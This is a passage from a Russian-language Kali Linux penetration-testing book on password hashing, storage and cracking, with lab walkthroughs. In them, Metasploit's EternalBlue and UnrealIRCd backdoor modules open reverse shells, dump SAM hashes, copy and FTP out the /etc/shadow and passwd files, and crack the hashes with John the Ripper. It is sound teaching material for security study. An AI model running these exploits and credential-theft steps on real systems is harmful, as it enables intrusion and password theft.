Процесс аутентификации может выглядеть следующим образом. При создании пароля входное значение хешируется и полученный хеш сохраняется. Исходный пароль, по сути, является эфемерным или по крайней мере должен быть таковым,

хотя в плохо написанных приложениях, которые сами выполняют аутентификацию, дело может обстоять иначе. Вообще пароль не должен храниться дольше, чем это необходимо для генерации хеша. При прохождении аутентификации пользователь вводит свой пароль. Введенное значение хешируется, и полученный хеш сравнивается с хранимым. Если они совпадают, аутентификация пользователя считается успешной. Проблема коллизий заключается в том, что вам не нужно заранее знать или угадывать исходный пароль. Достаточно придумать значение, на основе которого может быть сгенерирован такой же хеш, как и на основе исходного пароля. Такова настоящая реализация парадокса дней рождения, имеющая дело с вероятностями и размерами хеша.

Это немного облегчает задачу взлома паролей, избавляя нас от необходимости воссоздавать исходный пароль. Однако многое зависит от глубины алгоритма хеширования. Разные операционные системы управляют паролями по-разному. В Windows используется диспетчер учетных записей безопасности (Security Account Manager, SAM), а в Linux — подключаемый модуль аутентификации (Pluggable Authentication Module, PAM), обеспечивающие поддержку различных бэкендов, применяющихся для хранения паролей, включая стандартные текстовые пароли и файлы `shadow`, которые на протяжении нескольких десятилетий широко использовались для аутентификации в операционных системах на базе Unix.

Диспетчер учетных записей безопасности

Компания Microsoft применяет диспетчер учетных записей безопасности (SAM) с момента появления Windows XP. База данных SAM хранится в реестре Windows и защищена от несанкционированного доступа. Однако авторизованный пользователь вполне может прочитать содержимое SAM и извлечь хешированные пароли. Для этого злоумышленнику необходимо получить доступ на уровне системы или администратора.

Раньше пароли хранились в виде LM-хешей (LanManager), имевших серьезные недостатки. Для создания LM-хеша пароль переводится из нижнего регистра в верхний и дополняется нулями или обрезается до 14 байт. Затем 14-символьное значение разбивается на две 7-символьные строки. Из этих двух строк создаются ключи DES (Digital Encryption Standard — стандарт цифрового шифрования), которые затем применяются для шифрования известного значения. Этот метод создания и хранения паролей используется в системах вплоть до Windows Server 2003. Однако механизм LanManager определяет не только способ хранения паролей, но и, что более важно, способ передачи запросов на аутентификацию через сеть. Для устранения недостатков в механизм LanManager были внесены изменения, реализованные в протоколах NTLM (NT LanManager) и NTLMv2. Следует отметить, что это касается только хранения паролей и не имеет никакого отношения к процессу аутентификации.

Когда система находится в спящем режиме, содержимое SAM хранится в файле, однако во время работы системы этот файл остается пустым. При загрузке системы

содержимое файла SAM считывается в память, и размер этого файла становится равным нулю. То же самое справедливо и для других кустов системного реестра. Если бы вам удалось выключить систему, то вы смогли бы извлечь файл из диска. В ходе работы с запущенной системой хеши необходимо извлечь из памяти. К счастью, есть инструменты, которые позволяют это сделать.



Все мы знаем, как недостоверно в фильмах и телепередачах преподносится технический контент. В них часто можно увидеть, как пароли взламываются по одному символу за раз, однако в реальной жизни все происходит совсем не так. Хеш-значение представляет весь пароль. Если он хранится в виде хеша, отдельные его символы невозможно определить. Помните, что хеш-функция является односторонней и фрагменты хеш-значения не соответствуют символам пароля.

Каждый пользователь Windows имеет идентификатор SID в виде длинной строки, который учитывается при предоставлении прав на применение ресурсов системы. Этот идентификатор включает в себя информацию о системе и ее версии, а также фрагмент, уникальный для каждого пользователя.

Системы Windows могут быть подключены к корпоративной сети с серверами Windows, отвечающими за аутентификацию. База данных SAM хранится в каждой системе с локальными учетными записями. Все остальное осуществляется через сеть с помощью серверов Active Directory. Если вы подключитесь к системе, применяющей такой сервер, то не получите хеши паролей пользователей домена, вошедших в систему. Однако в тех случаях, когда администрирование должно осуществляться без доступа к серверу Active Directory, настраивается учетная запись локального администратора. Если вам удастся извлечь хеши из локальной системы, вы сможете получить учетную запись локального администратора и использовать ее для удаленного доступа.

Разумеется, это чрезмерно упрощенное описание процесса управления паролями в Windows, не позволяющее досконально разобраться в нем. Это краткое введение перед обсуждением способов взлома паролей Windows с помощью предусмотренных в Kali инструментов.

Подключаемые модули аутентификации и криптография

Для хранения информации о пользователях в Unix-подобных операционных системах давно применяются плоские файлы. Изначально все эти данные хранились в файле `/etc/passwd`, но такой подход имеет недостатки. Различным системным утилитам необходимо обращаться к файлу `passwd` в поисках идентификационного номера пользователя, хранящегося там вместе с именем пользователя и другой информацией. В то время как ОС применяет идентификационный номер пользователя, связанный с его именем, конкретной утилите может требоваться не имя пользователя, а лишь его идентификатор, представляющий собой числовое значение. В отличие от систем Windows, в которых в качестве SID задействуется длинная символьная

строка, в Unix-подобных системах наподобие Linux применяются числа, обычно не очень большие. Например, идентификаторы пользователей в Kali Linux и Ubuntu начинаются с 1000. В других реализациях они могут начинаться с 500.

Чтобы обойти проблему доступа к файлу `passwd` со стороны системных утилит, которые могут быть запущены без привилегий уровня `root`, был создан файл `shadow`. Если бы посторонний сумел прочитать файл, содержащий хеш пароля, то смог бы попытаться его взломать. В связи с этим пароль был отделен от файла `passwd` и помещен в файл `shadow`, в котором помимо пароля хранится имя пользователя и другая связанная с паролем информация, например дата его последнего изменения и срок действия. В примере 9.1 показана часть файла `shadow` в системе Kali. Как видите, большинство идентификаторов пользователей не предусматривают связанных с ними паролей, поскольку имеют отношение к службам или приложениям, не предполагающим выполнения интерактивного входа.

Пример 9.1. Файл `shadow` в системе Kali

```
polkitd:!:19572:::::::
rtkit:!:19572:::::::
colord:!:19572:::::::
nm-openvpn:!:19572:::::::
nm-openconnect:!:19572:::::::
kilroy:$y$j9T$S.C3jLr76P6HuMi3PUCQC/$ytE1tyv98Nme4XzxdL0ez42HKcFDTNtIQSPeTSrbn4: 19572:0:99999:7:::
_gophish:!:19572:::::::
Debian-exim:!:19605:::::::
fwupd-refresh:!:19606:::::::
Debian-gdm:!:19606:::::::
_galera:!:19641:::::::
beef-xss:!:19665:::::::
```

Однако Linux-системам не обязательно использовать плоские файлы. Как правило, для управления процессом аутентификации эти системы задействуют подключаемый модуль аутентификации (ПМ) с указанным внутренним механизмом. В качестве него могут выступать плоские файлы (при этом модуль ПМ также отслеживает срок действия пароля и предъявляет требования к его надежности) или что-то вроде протокола LDAP (Lightweight Directory Access Protocol — облегченный протокол доступа к каталогам). Если подлинность пользователя проверяется по другому протоколу, то для извлечения паролей вам потребуется войти в систему аутентификации.

Локальный файл `shadow` содержит хешированный пароль и соль. *Соль* — это случайное значение, которое применяется при хешировании пароля, что предотвращает получение злоумышленниками нескольких одинаковых паролей. В случае взлома хеша злоумышленник получит только этот конкретный пароль, даже если он совпадает с паролем другого пользователя. Соль обеспечивает уникальность хешей, полученных на основе двух идентичных паролей. Это не означает, что злоумышленники в принципе не смогут получить одинаковые пароли, просто для этого им придется взламывать их по отдельности.



В файле `shadow` помимо хеша пароля должна содержаться соль, например: `$6$uNTxTbnr$xHrG96xp/Gu501T300y1CcDmDeVC51L4i1PpSBypJHs6xRb.733vubvqvFarhXKh16MYFhNYZ5rYUPLt/21GH`. Символ `$` играет роль разделителя. Первым значением является ID. В данном примере оно равно 6, что говорит об использовании алгоритма хеширования SHA-512. Алгоритму MD5 соответствует значение 1, а SHA-256 — 5. Если бы в качестве идентификатора выступала буква «у», то она означала бы алгоритм `yescrypt`. Вторым значением, `uNTxTbnr`, является соль — случайное значение, которое добавляется к паролю при применении алгоритма хеширования. Последний фрагмент — это сам хешированный пароль. В данном примере он начинается с `xHr` и заканчивается символами `GH`.

Для усложнения задачи взлома паролей можно применять различные алгоритмы хеширования. Сильные криптографические алгоритмы увеличивают время, необходимое для получения всех паролей. В настоящий момент в системе Kali Linux используется алгоритм хеширования `yescrypt`, который считается более устойчивым к автономным атакам по сравнению с SHA-512. Алгоритм хеширования можно изменить, отредактировав файл `/etc/pam.d/common-password`. В моей системе Kali, установленной с параметрами по умолчанию, на тип алгоритма хеширования указывает следующая строка:

```
# here are the per-package modules (the "Primary" block)
password      [success=1 default=ignore]      pam_unix.so obscure yescrypt
```

При использовании алгоритма хеширования SHA-512 получается пароль, состоящий из 64 восьмибитных символов. Пароль, полученный при помощи алгоритма `yescrypt`, содержит 44 символа. Для взлома пароля необходимы все три элемента поля `password` из файла `shadow`. Чтобы защититься от попыток взлома, важно знать примененный алгоритм хеширования. Более длинным хеш-значениям свойственна более низкая вероятность коллизий, приводящих к устареванию ранних алгоритмов хеширования. Алгоритмы, генерирующие более длинные хеши, требуют больше времени для получения результата. При сравнении одного значения разница между SHA-256 и SHA-512 может составлять десятые доли секунды. Однако при сравнении миллионов потенциальных значений в ходе перебора всех возможных паролей эти доли суммируются.

Получение паролей

Теперь, когда мы разобрались с распространенными методами хеширования и хранения паролей, можно переходить к обсуждению способов их получения. В разных операционных системах эти способы будут различными. Например, в Windows для извлечения хешей паролей проще всего использовать функцию `hashdump` программы Meterpreter.

Следует отметить, что данный метод требует того, чтобы система допускала возможность компрометации (что не является само собой разумеющимся). Также предполагается, что применяемый эксплойт позволяет задействовать полезную нагрузку Meterpreter. Это не значит, что других способов извлечения паролей не

существует. Однако все они предполагают эксплуатацию системы для получения доступа к хешам паролей. Рассматриваемый нами подход требует также административного доступа к системе. Обычный пользователь не сможет прочитать хеши паролей. Пример 9.2 демонстрирует процесс эксплуатации старой системы Windows с помощью надежного модуля, который в настоящее время применяется уже не так широко, поскольку системы, подверженные уязвимости MS17-010, имеют гораздо более серьезные проблемы.

Пример 9.2. Использование функции Meterpreter hashdump

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.244
RHOST => 192.168.1.244
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.38:4444
[*] 192.168.1.244:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.244:445 - Host is likely VULNERABLE to MS17-010! - Windows
Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.244:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.244:445 - The target is vulnerable.
[*] 192.168.1.244:445 - Connecting to target for exploitation.
[+] 192.168.1.244:445 - Connection established for exploitation.
<- edited for length ->
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfeb70042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cf061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

Данный эксплойт использует уязвимость службы Windows, обеспечивающей общий доступ к файлам. Поскольку эта служба запускается с наивысшим уровнем привилегий, мы получаем административный доступ, необходимый для создания файла дампа паролей. После получения командной оболочки Meterpreter запускаем функцию `hashdump` и получаем содержимое локальной базы данных SAM: имя пользователя, за которым следует его цифровой идентификатор и хешированный пароль.

Для извлечения паролей из системы Linux требуется захватить два файла: `shadow` и `passwd`. Файл `passwd` может получить любой, у кого есть доступ к системе. Для чтения файла `shadow`, как и в случае с Windows, необходимы привилегии уровня `root`. Однако разрешения, заданные для файла `shadow`, являются ограничительными. Это означает, что мы не можем использовать любой из старых эксплойтов. Нам нужен либо эксплойт уровня `root`, либо эксплойт для повышения привилегий. После получения доступа к системе нужно будет извлечь из нее файлы. Пример 9.3 демонстрирует применение эксплойта уровня `root` с последующим применением FTP-клиента для извлечения файлов `passwd` и `shadow`.

Пример 9.3. Копирование файлов `/etc/passwd` и `/etc/shadow`

```
msf6 exploit(unix/misc/distcc_exec) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.37
RHOST => 192.168.1.37
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > ⌘
set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.8:4444
[*] 192.168.1.37:6667 - Connected to 192.168.1.37:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; ⌘
    using your IP address instead
[*] 192.168.1.37:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qiUI97BoTeJl617w;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qiUI97BoTeJl617w\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.8:4444 -> 192.168.1.37:58357) at ⌘
2023-12-10 19:06:35 -0500
cp /etc/passwd .
cp /etc/shadow .
ls
```



```
passwd
shadow
ftp 192.168.1.8
kilroy
Password:*****
put passwd
put shadow
```

Как видите, файлы `passwd` и `shadow` копируются в каталог, в котором мы находимся, поскольку мы не можем просто извлечь их из каталога `/etc`. Попытка сделать это приведет к появлению ошибки, связанной с правами доступа. После получения файлов `passwd` и `shadow` нам нужно объединить их содержимое в один файл, чтобы затем применить к нему утилиты для взлома. В примере 9.4 показано использование команды `unshadow` для объединения файлов `passwd` и `shadow`.

Пример 9.4. Применение команды `unshadow` для объединения файлов `passwd` и `shadow`

```
(kilroy@portnoy)~[~]
$ unshadow passwd shadow
Created directory: /home/kilroy/.john
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon*:1:1:daemon:/usr/sbin:/bin/sh
bin*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sshd*:104:65534:./var/run/ssh:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,: ↵
/home/msfadmin:/bin/bash
bind*:105:113:./var/cache/bind:/bin/false
```

Получившиеся столбцы отличаются от столбцов из файла `shadow`. В первом вы увидите имя пользователя, одинаковое для файлов `passwd` и `shadow`. За ним следует поле `password` из файла `shadow`. В файле `passwd` это поле заполнено одним символом `*`. Остальные столбцы взяты из файла `passwd` и включают числовой идентификатор пользователя, идентификатор группы, домашний каталог и оболочку, с помощью которой пользователь будет входить в систему. Если в файле `shadow` нет поля `password`, то вы все равно увидите символ `*` во втором столбце. Для применения такого локального инструмента взлома, как John the Ripper, нам понадобится выполнить команду `unshadow`, являющуюся частью данного пакета.

Взлом паролей в автономном режиме

Локальный взлом паролей, или *взлом паролей в автономном режиме*, предполагает, что хеши находятся в локальном доступе. При этом мы пытаемся либо взломать их непосредственно в системе, в которой находимся, либо извлечь хеши, как было показано ранее, чтобы затем, уже в другой системе, применить к ним программы для взлома паролей наподобие John the Ripper. Взламывать пароли можно разными способами. Один из них — метод грубой силы, предполагающий перебор всех возможных комбинаций таких параметров, как длина и сложность пароля (зависит от

используемых символов). Особого ума для этого не требуется, достаточно перебрать все возможные варианты в надежде на удачу. Это один из способов взлома сложных паролей.

Еще один подход к взлому паролей предполагает использование *словарей*, то есть текстовых файлов, содержащих список слов. В данном случае для достижения успеха необходимо, чтобы искомый пароль находился в этом списке. Некоторые пароли могут отсутствовать в словаре, но основываться на присутствующих в нем словах. Возьмем, к примеру, такой далекий от идеального пароль, как `password`, который является не только простым, но и слишком очевидным. Если бы я изменил его на `P4$$w0rd`, то мог бы использовать то же слово в качестве пароля, который нельзя было бы взломать с помощью обычных словарей, содержащих слово `password`.

Математика взлома паролей

Взлом паролей — это довольно сложная задача. Даже при простом использовании словаря программе придется перебирать все содержащиеся в нем пароли вплоть до нахождения подходящего слова или исчерпания их списка. Один только словарь `rockyou` содержит 14 344 392 записи, и этот список далеко не полный. Каждый дополнительный символ на порядок увеличивает количество вариантов, которые необходимо перебрать. Представьте, что ваш пароль состоит из восьми строчных букв. В этом случае количество вариантов составляет $26 \cdot 26 \cdot 26 \cdot 26 \cdot 26 \cdot 26 \cdot 26 \cdot 26$, или 208 827 064 576. Если добавить прописные буквы и цифры, то мы получим 62 возможные комбинации для каждой позиции. В случае восьмисимвольного пароля речь идет о 62^8 , или 218 340 105 584 896 возможных вариантах. И это без применения специальных символов. Например, нажатие клавиши `Shift` при вводе цифр добавляет еще 10 возможных символов.

Итак, при использовании только прописных и строчных букв, а также цифр мы имеем дело с 218 трлн вариантов. При скорости проверки 1000 вариантов в секунду их перебор занял бы 218 млрд секунд, что эквивалентно 3 млрд минут, 60 млн часов или 2,5 млн дней. И хотя современные процессоры способны обрабатывать более 1000 паролей в секунду, приведенные цифры дают некоторое представление о масштабе стоящей перед нами задачи.

Что касается вычислительной мощности, то современные системы могут предусматривать очень мощные графические процессоры (GPU), которые разработаны специально для выполнения математических операций и могут использоваться для взлома паролей. Правда, количество потенциальных паролей все равно огромно.

Это подводит нас к еще одному методу взлома паролей. Если мы применим к базовому паролю правила искажения, то увеличим количество вариантов для перебора, содержащихся в одном списке слов. Эти правила могут быть самыми разными. Например, мы можем заменить буквы напоминающими их цифрами или символами, а также добавить специальные символы перед словом или после него. Хотя в случае применения подобных правил паролей по-прежнему будет очень много, использование такой интеллектуальной обработки помогает сократить потенциальное количество вариантов, подлежащих проверке.

В Kali Linux есть пакеты, предназначенные для взлома паролей. Один из них, `wordlist`, устанавливается по умолчанию и включает в себя упомянутый ранее файл `rockyou` и другую необходимую информацию. Помимо одного из наиболее распространенных взломщиков паролей, John the Ripper, данный дистрибутив включает несколько пакетов, использующих для взлома паролей так называемые радужные таблицы, о которых мы поговорим чуть позже.

Инструмент John the Ripper

Инструмент John the Ripper (`john`) задействует для взлома паролей три упомянутых ранее метода. По умолчанию применяется так называемый режим `single-crack`, в котором для определения пароля задействуется такая информация, как имя пользователя, домашний каталог и другие данные, содержащиеся в предоставленном файле. При этом предполагается, что у пользователей очень «ленивые» пароли. Для повышения вероятности угадывания пароля данный инструмент применяет специальные правила модификации слов, поскольку люди довольно редко выбирают в качестве пароля свое имя пользователя, хотя могут взять его искаженный вариант. В наши дни это маловероятно, если только вы не работаете с очень старой установкой. Тем не менее начать стоит именно с режима `single-crack`. В примере 9.5 показано его использование для угадывания паролей из файла `shadow`, извлеченного из системы Metasploitable Linux.

Пример 9.5. Применение инструмента `john` в режиме `single-crack`

```
(kilroy@portnoy)-[~]
└─$ john -single passwd.out
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and 5 variants) [MD5 256/256 AVX2 8x3])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
4g 0:00:00:00 DONE (2023-12-10 19:27) 11.76g/s 22455p/s 23126c/s 23126c/s ─
```

```
dev1917..dsys1900
```

```
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

В нижней части вывода указано, как можно отобразить все взломанные пароли. Их отображение и перезапуск прерванного процесса сканирования возможны благодаря файлу `.pot`, находящемуся в каталоге `~/.john/`. Это кэш паролей, который отслеживает все действия инструмента `john`. В примере 9.6 показано использование команды `john -show` для отображения взломанных паролей. Как видите, для этого необходимо указать файл, из которого вы извлекаете пароли. Дело в том, что файл `.pot` не ограничивается одним запуском и может хранить информацию о нескольких попытках взлома. Если бы вы посмотрели на исходный файл паролей, то увидели бы, что он остался неизменным. Содержащиеся в нем хеши не были заменены паролями. Некоторые программы для взлома паролей могут задействовать такую стратегию замены, однако инструмент `john` хранит взломанные пароли отдельно.

Пример 9.6. Отображение результатов работы инструмента `john`

```
(kilroy@portnoy)-[~]  
└─$ john -show passwd.out  
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash  
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
user:user:1001:1001:just a user,111,,,:/home/user:/bin/bash  
service:service:1002:1002:,,,:/home/service:/bin/bash  
  
4 password hashes cracked, 3 left
```

Поскольку мы взломали не все пароли, нужно повторить попытку. На этот раз воспользуемся режимом `wordlist`, то есть попробуем подобрать пароль по словарю. Для этого возьмем файл паролей `rockyou`. Это просто. Сначала мы разархивируем файл `rockyou.tar.gz` (`zcat /usr/share/wordlists/rockyou.tar.gz > rockyou`), а затем запустим программу `john`, указав нужный режим и файл, который необходимо использовать. В данном случае мы передаем тот же файл с паролями, что и раньше. Применив этот подход, программе `john` удалось взломать еще два пароля. Одной из приятных особенностей данного инструмента является статистика, которая предоставляется по окончании его работы. С помощью системы, работавшей преимущественно с жестким диском, программа `john` смогла осуществить перебор со скоростью 38 913 паролей в секунду, как показано в примере 9.7.

Пример 9.7. Использование инструмента `john` в режиме `wordlist`

```
s└─(kilroy@portnoy)-[~]  
└─$ john -wordlist rockyou.txt passwd.out  
Warning: only loading hashes of type "tripcode", but also saw type "descrypt"  
Use the "--format=descrypt" option to force loading hashes of that type instead  
Using default input encoding: UTF-8  
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3)  
$1$ [MD5 128/128 SSE2 4x3])
```

```

Remaining 3 password hashes with 3 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman        (sys)
2g 0:00:06:08 DONE (2018-03-27 20:10) 0.005427g/s 38913p/s 38914c/s 38914C/s
123d..*7iVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
└─(kilroy@portnoy)-[~]
└─$ john -show passwd.out
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

```

6 password hashes cracked, 1 left

Осталось взломать один пароль. Для этого мы можем запустить инструмент `john` в режиме `incremental`, который предполагает полный перебор всех возможных паролей с использованием заданных параметров. Чтобы задействовать параметры по умолчанию, примените команду `john --incremental`. При этом предполагается, что пароль состоит из 0–8 символов, входящих в стандартный набор. Помимо параметра `incremental`, можно указать подрежим, настройки которого задаются в файле конфигурации.

Файл `/etc/john/john.conf` содержит уже настроенные подрежимы, которые можно использовать. В файле `List.External:Filter_` есть предопределенные фильтры. Например, раздел конфигурации `List.External:Filter_LM_ASCII` определяет параметры инкрементного режима `LM_ASCII`. Пример 9.8 демонстрирует попытку взлома последнего из оставшихся паролей. В данном случае применяется подрежим `Upper`, определенный в файле конфигурации. Он гарантирует то, что при попытке взлома будут использоваться только символы верхнего регистра. Для настройки своего режима вам придется создать собственный файл конфигурации. Режим определяется с помощью кода на языке C, а фильтр представляет собой функцию этого языка.

Пример 9.8. Использование инструмента `john` в режиме `incremental`

```

└─(kilroy@portnoy)-[~]
└─$ john -incremental:Upper passwd.out
Warning: detected hash type "md5crypt", but the string is also recognized as
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 256/256 AVX2 8x3])
Remaining 3 password hashes with 3 different salts
Will run 8 OpenMP threads

```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:43 0g/s 132753p/s 398277c/s 398277C/s EDGTT..ENLFI
0g 0:00:00:50 0g/s 131497p/s 394522c/s 394522C/s GHLTIG..GGGSCF
0g 0:00:00:55 0g/s 130743p/s 392231c/s 392231C/s JAKABYE..JAKIMIR
0g 0:00:00:57 0g/s 130562p/s 391688c/s 391688C/s KNLKDT..GASBIS
```

В результате нажатия произвольно выбранной клавиши мы получили четыре строки, обозначающие состояние. Во всех случаях скорость проверки превышала 130 000 паролей в секунду. Фрагмент `0g/s` означает «0 угадываний в секунду» и говорит о том, что пароли не найдены. В конце каждой строки указаны диапазоны проверяемых в настоящий момент паролей. Маловероятно, что нам удастся получить последний пароль с помощью только прописных букв. Лучше задействовать стандартный инкрементный режим, который используется по умолчанию, если не указан ни один из его конкретных подрежимов. Стоит отметить, что в 2018 году, когда шла работа над первым изданием этой книги, программа `john` проверяла около 40 000 паролей в секунду, однако с тех пор благодаря увеличению мощности процессоров и других компонентов современных систем скорость взлома возросла более чем в три раза. Тем не менее даже при наличии очень быстрого процессора, большого объема памяти и быстрого хранилища полный перебор паролей занимает довольно много времени.

Радужные таблицы

Радужная таблица — это словарь, сопоставляющий хеши с паролями. Такие таблицы используются для ускорения процесса взлома паролей. Однако ради скорости мы должны пожертвовать дисковым пространством. Ускорение обеспечивается за счет поиска пароля по соответствующему ему хешу. Такой подход может оказаться успешным в ходе работы с паролями Windows, поскольку в них не применяется соль. Соль защищает пароли от взлома, выполняемого с помощью радужных таблиц. В принципе, их можно было бы использовать, однако дисковое пространство, необходимое для хранения всех возможных хешей от многочисленных паролей и всех потенциальных значений соли, скорее всего, окажется чрезмерно большим, не говоря уже о том, что создание такой радужной таблицы потребует огромного количества временных и вычислительных ресурсов.

В состав Kali Linux входят две программы, которые можно использовать с радужными таблицами. Одна из них имеет графический интерфейс, другая — консольный. Программа с графическим интерфейсом не предусматривает готовых радужных таблиц. Чтобы ее применить, вам нужно либо загрузить эти таблицы, либо сгенерировать их. Вторая программа представляет собой набор сценариев, которые можно использовать для создания радужных таблиц и дальнейшего поиска паролей по хешу. Оба варианта довольно хороши. Однако, чтобы повысить свои шансы на успех, вам придется выделить значительное количество дискового пространства для сохранения таблиц достаточно большого размера вне зависимости от того, генерируете ли вы их самостоятельно или загружаете из стороннего источника.

Программа ophcrack

Программа ophcrack — это инструмент с графическим интерфейсом, предназначенный для взлома паролей с помощью радужных таблиц. Для этой программы есть уже готовые таблицы, но перед использованием их необходимо загрузить и установить. На рис. 9.1 показана одна из таблиц, установленных через диалоговое окно, открывающееся при нажатии кнопки **Tables** (Таблицы). После загрузки таблиц вы можете указать ophcrack на каталог, в который они были распакованы, поскольку загружаемые таблицы представляют собой набор файлов, упакованных в один ZIP-архив.

